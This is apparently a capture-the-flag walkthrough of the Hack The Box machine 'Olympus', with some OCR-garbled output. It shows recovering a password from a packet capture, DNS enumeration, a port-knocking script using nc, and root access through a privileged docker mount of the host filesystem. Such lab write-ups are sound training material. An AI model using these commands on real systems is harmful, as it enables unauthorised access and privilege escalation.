
Information Gathering

1) Found open ports

```
| A vigneswar@VigneswarPC>-[-]
| Stepsen 10.10.103
| Stepsen 10.103
| Stepsen 1
```

2) Checked the website




3) The server uses debug




Vulnerability Assessment

1) The server is vulnerable to rce



Exploitation

1) Got reverse shell



2) Found a credentials in pcap file

```
www-data@f00ba96171c5:/home/zeus/airgeddon/captured$ strings captured.cap
Too_cl0se_to_th3_Sun
0H`l
*x<%
0]DL"
Fj*{
uGKV
Too_cl0se_to_th3_Sun
0H`l
TP-LINK</pre>
```

Too_cl0se_to_th3_Sun

3) Connected with ssh

```
(vigneswar® VigneswarPC)-[~]
$ ssh icarus@10.10.10.83 -p 2222
icarus@10.10.10.83's password:
Last login: Sun Apr 15 16:44:40 2018 from 10.10.14.4
icarus@620b296204a3:~$ ls
help_of_the_gods.txt
icarus@620b296204a3:~$ cat help_of_the_gods.txt

Athena goddess will guide you through the dark...
Way to Rhodes...
ctfolympus.htb
icarus@620b296204a3:~$
```


icarus:Too_cl0se_to_th3_Sun

4) Enumerated dns

```
👃 vigneswar@VigneswarPC: ~
  -(vigneswar⊕VigneswarPC)-[~]
s dig ns ctfolympus.htb @10.10.10.83
; <<>> DiG 9.19.21-1-Debian <<>> ns ctfolympus.htb @10.10.10.83
;; global options: +cmd
  Got answer:
  ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 38131
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 3
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;ctfolympus.htb.
                                         ΙN
                                                 NS
;; ANSWER SECTION:
ctfolympus.htb.
                        86400
                                IN
                                         NS
                                                 ns2.ctfolympus.htb.
ctfolympus.htb.
                        86400
                                 IN
                                         NS
                                                 ns1.ctfolympus.htb.
;; ADDITIONAL SECTION:
ns1.ctfolympus.htb.
                        86400
                                                 192.168.0.120
                                ΙN
ns2.ctfolympus.htb.
                        86400
                                IN
                                                 192.168.0.120
;; Query time: 229 msec
;; SERVER: 10.10.10.83#53(10.10.10.83) (UDP)
  WHEN: Mon Sep 16 21:21:58 IST 2024
;; MSG SIZE rcvd: 111
  -(vigneswar® VigneswarPC)-[~]
```

```
(vigneswar® VigneswarPC)-[~]
  -$ dig any ctfolympus.htb @ns1.ctfolympus.htb
  <>>> DiG 9.19.21-1-Debian <<>> any ctfolympus.htb @ns1.ctfolympus.htb
;; global options: +cmd
   ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37908 flags: qr aa rd ra; QUERY: 1, ANSWER: 6, AUTHORITY: 0, ADDITIONAL: 4
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
ctfolympus.htb.
                                                       IN
   ANSWER SECTION:
                                                                  "prometheus, open a temporal portal to Hades (3456 8234 62431) and St34l_th3_F1re!" 192.168.0.120
ctfolympus.htb.
                                 86400
                                            IN
                                                       TXT
                                            IN
ctfolympus.htb.
                                 86400
                                                       A
SOA
                                                                  ns1.ctfolympus.htb. ns2.ctfolympus.htb. 2018042301 21600 3600 604800 86400 ns2.ctfolympus.htb.
ctfolympus.htb.
                                 86400
                                            IN
ctfolympus.htb.
                                 86400
ctfolympus.htb.
                                 86400
                                            IN
                                                       NS
                                                                  ns1.ctfolympus.htb.
ctfolympus.htb.
                                 86400
                                                                  10 mail.ctfolympus.htb.
;; ADDITIONAL SECTION:
                                                                  192.168.0.120
192.168.0.120
192.168.0.120
ns1.ctfolympus.htb.
ns2.ctfolympus.htb.
mail.ctfolympus.htb.
                                 86400
                                 86400
                                            IN
                                 86400
   Query time: 180 msec
SERVER: 10.10.10.83#53(ns1.ctfolympus.htb) (TCP)
WHEN: Mon Sep 16 21:24:25 IST 2024
MSG SIZE rcvd: 294
```

5) Used port knocking to enable ssh



```
-(vigneswar& VigneswarPC)-[~/temp]
_$ ./knock.sh
Knocking on port 3456...
ctfolympus.htb [10.10.10.83] 3456 (?) : Connection refused
Knocking on port 8234...
ctfolympus.htb [10.10.10.83] 8234 (?) : Connection refused
Knocking on port 62431...
ctfolympus.htb [10.10.10.83] 62431 (?) : Connection refused
Port knocking completed!
  -(vigneswar& VigneswarPC)-[~/temp]
$ ssh icarus@10.10.10.83
The authenticity of host '10.10.10.83 (10.10.10.83)' can't be established.
ED25519 key fingerprint is SHA256:ASwPKfmtzrEgoGvfI1Zo1r1iVFAXW4G3mQdn/LV+tRg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.83' (ED25519) to the list of known hosts.
^C
  -(vigneswar& VigneswarPC)-[~/temp]
$ cat ./knock.sh
#!/bin/bash
# Target server IP or hostname
TARGET="10.10.10.83"
# Ports to knock
PORTS=(3456 8234 62431)
# Knock on each port
for PORT in "${PORTS[@]}"; do
  echo "Knocking on port $PORT..."
 nc -z -v $TARGET $PORT
 sleep 1 # Delay between knocks
done
echo "Port knocking completed!"
```

6) Connected to ssh

Privilege Escalation

1) Found docker group membership

```
prometheus@olympus:~$ id
uid=1000(prometheus) gid=1000(prometheus) groups=1000(prometheus),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),111(bluetooth),99
9(docker)
prometheus@olympus:~$ |
```

```
prometheus@olympus:~$ docker run -it -v /:/host --privileged olympia bash
root@9773fd622cab:/# cdc /host
bash: cdc: command not found
root@9773fd622cab:/# cd /host
root@9773fd622cab:/host# cd root
root@9773fd622cab:/host/root# ls
root.txt
root@9773fd622cab:/host/root# cat root.txt
a7701c4195508ae9acfd426b635cc56f
root@9773fd622cab:/host/root# |
```